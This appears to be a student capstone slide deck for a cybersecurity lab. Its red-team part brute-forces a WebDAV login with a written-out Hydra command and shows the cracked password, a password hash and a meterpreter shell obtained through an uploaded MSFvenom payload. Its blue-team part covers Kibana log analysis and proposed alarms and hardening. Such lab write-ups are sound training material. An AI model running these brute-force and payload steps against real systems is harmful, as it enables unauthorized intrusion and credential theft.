Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0 - 192.168.1.255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname:ML-RefVm-684427

IPv4: 192.168.90
OS: Linux (Kali)
Hostname: Kali

IPv4:192.168.1.105
OS: Linux (Ubuntu)
Hostname:Server1
(Capstone)

IPv4: 192.168.1.100
OS: Linux (ELK)
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper V Manager/Gateway
ELK	192.168.1.100	ELK Server
Server1	192.168.105	Capstone Machine
Kali	192.168.1.90	C2

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory listings are exposed CWE-548 Click link for full description	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.	Attackers can gather sensitive PII from open directories. This information can be used to launch attacks and gain path traversal.
Sensitive Data exposure CWE-916 Use of a password Hash With Insufficient Computational effort CWE-522 Insufficiently protected credentials	The usernames were displayed freely and easily on the webdav server and were in a predictable format. The password hash was displayed text and was easily cracked. The server also referred to secret files in clear text.	This has big implications as it makes it easy to guess usernames for a potential brute force attack
Brute Force Password Attack CWE-307 Click link for full description	Hackers can attempt to crack passwords with known user names by flooding the login page.	Simplistic passwords are easily cracked and attackers can gain access to the server and data.

Exploitation: Directory Listings Exposed

01

Tools & Processes
These **publicly exposed directory** listings are a gold mine of information to a seasoned hacker. By simply navigating to the company website via a standard web browser we could start **gathering intelligence** for the attack.

02

Achievements
By clicking through each of these links we were able to gather relevant **PII** on three people working there. Ryan, Ashton and Hannah. We were also able to see the mention of a **secret file**.

03

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: Sensitive Data Exposure


01


Tools & Processes
Webdav and the **secret_folder** contained text the usernames of employees, a **secret file** and the **hashes** for **passwords**.


02

Achievements
Using the server access and the potential usernames of the employees given we were able to use **hydra** (next slide) to mount a brute force attack on the secret_file login prompt.
Also we were able to **crack** the **hash**, using **crackstation**.

03







Exploitation: Brute Force Attack

01

Tools & Processes
Used **Hydra** to brute force attack: username ashton.

```
hydra -l ashton -P
/usr/share/wordlists/ro
ckyou.txt -s 80 -f -vV
192.168.1.105 http-get
/company_folders/secret
_folder
```

02

Achievements
The brute force attack reavlealed that Ashton uses a weak password: leopoldo.


This username and password granted us access to the secret_folder.

The secret_folder revealed Ryan's hashed password and other company details.

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade"
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda"
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty"
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 1
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 101
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" -
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" -
[80][http-get] host: 192.168.1.105   login: ashton   password: leop
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022
root@Kali:~#
```

Exploitation: Establishing Meterpreter Shell



- Created custom **payload** using MSFvenom, and used the file system on the Kali machine upload payload to the webdav server.
- Once uploaded, I was able to access the payload through the webdav server and with the browser.
- Set up listener with Metasploit and set the lhost to the victim IP.
- Opened the payload with the Kali box through the webdav server on the victim computer.
- Got a **meterpreter** shell on the victim computer, and changed directory to the root directory. Within this directory was the **flag**.txt file.

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- `source.ip : 192.168.1.90 AND destination.ip : 192.168.1.105`
- This port scan returned 1004 results each time it was ran.
- Each hit contains 1 or 2 packets.
- user_agent.original shows the **Nmap Scripting Engine** was used.

`t user_agent.original` `Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)`

Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	326,825
http://192.168.1.105/company_folders/secret_folder	69,428
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	16,469
http://127.0.0.1/server-status?auto=	9,472
http://snnmnkxdhflwqthqismb.com/post.php	1,159

> Feb 9, 2022 @ 01:39:42.859 url.path: /company_folders/secret_folder/ @timestamp: Feb 9, 2022 @ 01:39:42.859 status: OK agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: df45b4ee-f571-4c15-9c87-cdf54e7c86b2 query: GET /company_folders/secret_folder/ url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http http.version: 1.1 http.request.method: get http.request.bytes: 504B http.request.headers.content-length: 0 http.response.body.bytes: 482B http.response.headers.content-type: text/html;charset=UTF-8 http.response.headers.content-length: 482 http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 733B source.port: 51512


- The attack occurred 20220209 at 0139AM ZULU
- 69,428 request were made due to the brute force attack.
- This file contained the connect_to_corp_server file.

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack

17,016 hits

Feb 19, 2022 @ 00:00:00.000 - Feb 19, 2022 @ 03:00:00.000 — Auto



Time	_source
Feb 19, 2022 @ 01:06:11.841	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Feb 19, 2022 @ 01:06:11.841 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: b9f6fac6-01ce-4dc6-a570-cde2d7e135b4 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 query: GET /company_folders/secret_folder/connect_to_corp_server client.port: 54638 client.bytes: 186B client.ip: 192.168.1.90 url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/connect_to_corp_server ecs.version: 1.5.0 host.name: server1 method: get server.bytes: 698B server.ip: 192.168.1.105 server.port: 80 status: Error http.request.method: get http.request.bytes: 186B http.request.headers.content-length: 0

- 17,016 requests were made in this attack.
- I this attack again 2/18 for cleaner results for this presentation. Original attack was on 2/9.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 8] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	326,825
http://192.168.1.105/company_folders/secret_folder	69,428
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	16,469
http://127.0.0.1/server-status?auto=	9,588
http://snnmnkxdhflwgthqismb.com/post.php	1,173

- Multiple brute force attack attempts were made against this directory. Specifically, 326,825 requests were made to the webdav directory.
- Once the webdav directory was located and opened with, the contents were viewed. This was a passwd.dav file, which contained a hash of Ryan's password.

NOTE: These large numbers are due to multiple (practice) brute force attack attempts .

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
An **alert that triggers when port scanning is detected** or any use of nmap occurs having alerts tailored for varying levels of severity and aggression.

What threshold would you set to activate this alarm?
A threshold of 10 – 20 hits should be the set for port scans with anything above 50 - 100 triggering a more critical alert.

System Hardening

What configurations can be set on the host to mitigate port scans?
Configurations such as making sure all **unnecessary ports** are **closed** and the services are updated. **Whitelisting** the sources that are allowed to port scan and blocking all others as well as limiting the information returned from a scan by filtering ports such as 7000, 7004 and 7016. Configuring firewall settings will also help limit inbound connections.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
An **alert** that notifies you when **unsuccessful password attempts** have been made setting thresholds for low (around 3-5) and severe (around 5 – 20).

An alert that triggers when unauthorized access attempts are detected.

System Hardening

What configuration can be set on the host to block unwanted access?

Hardening the access credentials by making more **complicated passwords, non predictable usernames, multifactor authentication** and password failure timeouts.
Data exposure needs to be reviewed and eliminated to prevent easy discovery of secret files.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alert needs to be set on all levels of credentials entry and prompts to **monitor for password failures** and notify if there are more than 3-5 failed attempts and prioritize 10-20 failed attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

Creating a staggered **lockout** for accounts that fail a password more than 3-5 times and sending an alert for review and reset can prevent brute force attacks. The standard hardening practices such as **stronger password strength, multifactor authentication, non predictable usernames** will also make brute forces more difficult to succeed.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Trigger an alarm that **monitors unauthorized access** of any kind from IPs without permission if severe and an alert should be set if 1 occurs.

System Hardening

What configuration can be set on the host to control access?

Webdav is a decently unsecure application so looking into more secure products as well as making access to it more secure by limiting the areas it can be accessed from limited to company machines. Making the access credentials more complicated using better passwords, usernames and multi factor authentication for access and keeping everything patched and up to date.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

We can create an alert that triggers when **php files are uploaded from remote users**. Another alert that should be considered is when access to the secret_folder is requested. This alert could send an email to the person requesting access with a code to enter into the login window for 2 factor authentication.

System Hardening

What configuration can be set on the host to block file uploads?

As mentioned above, **multi-factor authentication** for access to the secret_folder, or the entire server for remote users. Another option would be not to allow remote access to this server.

the End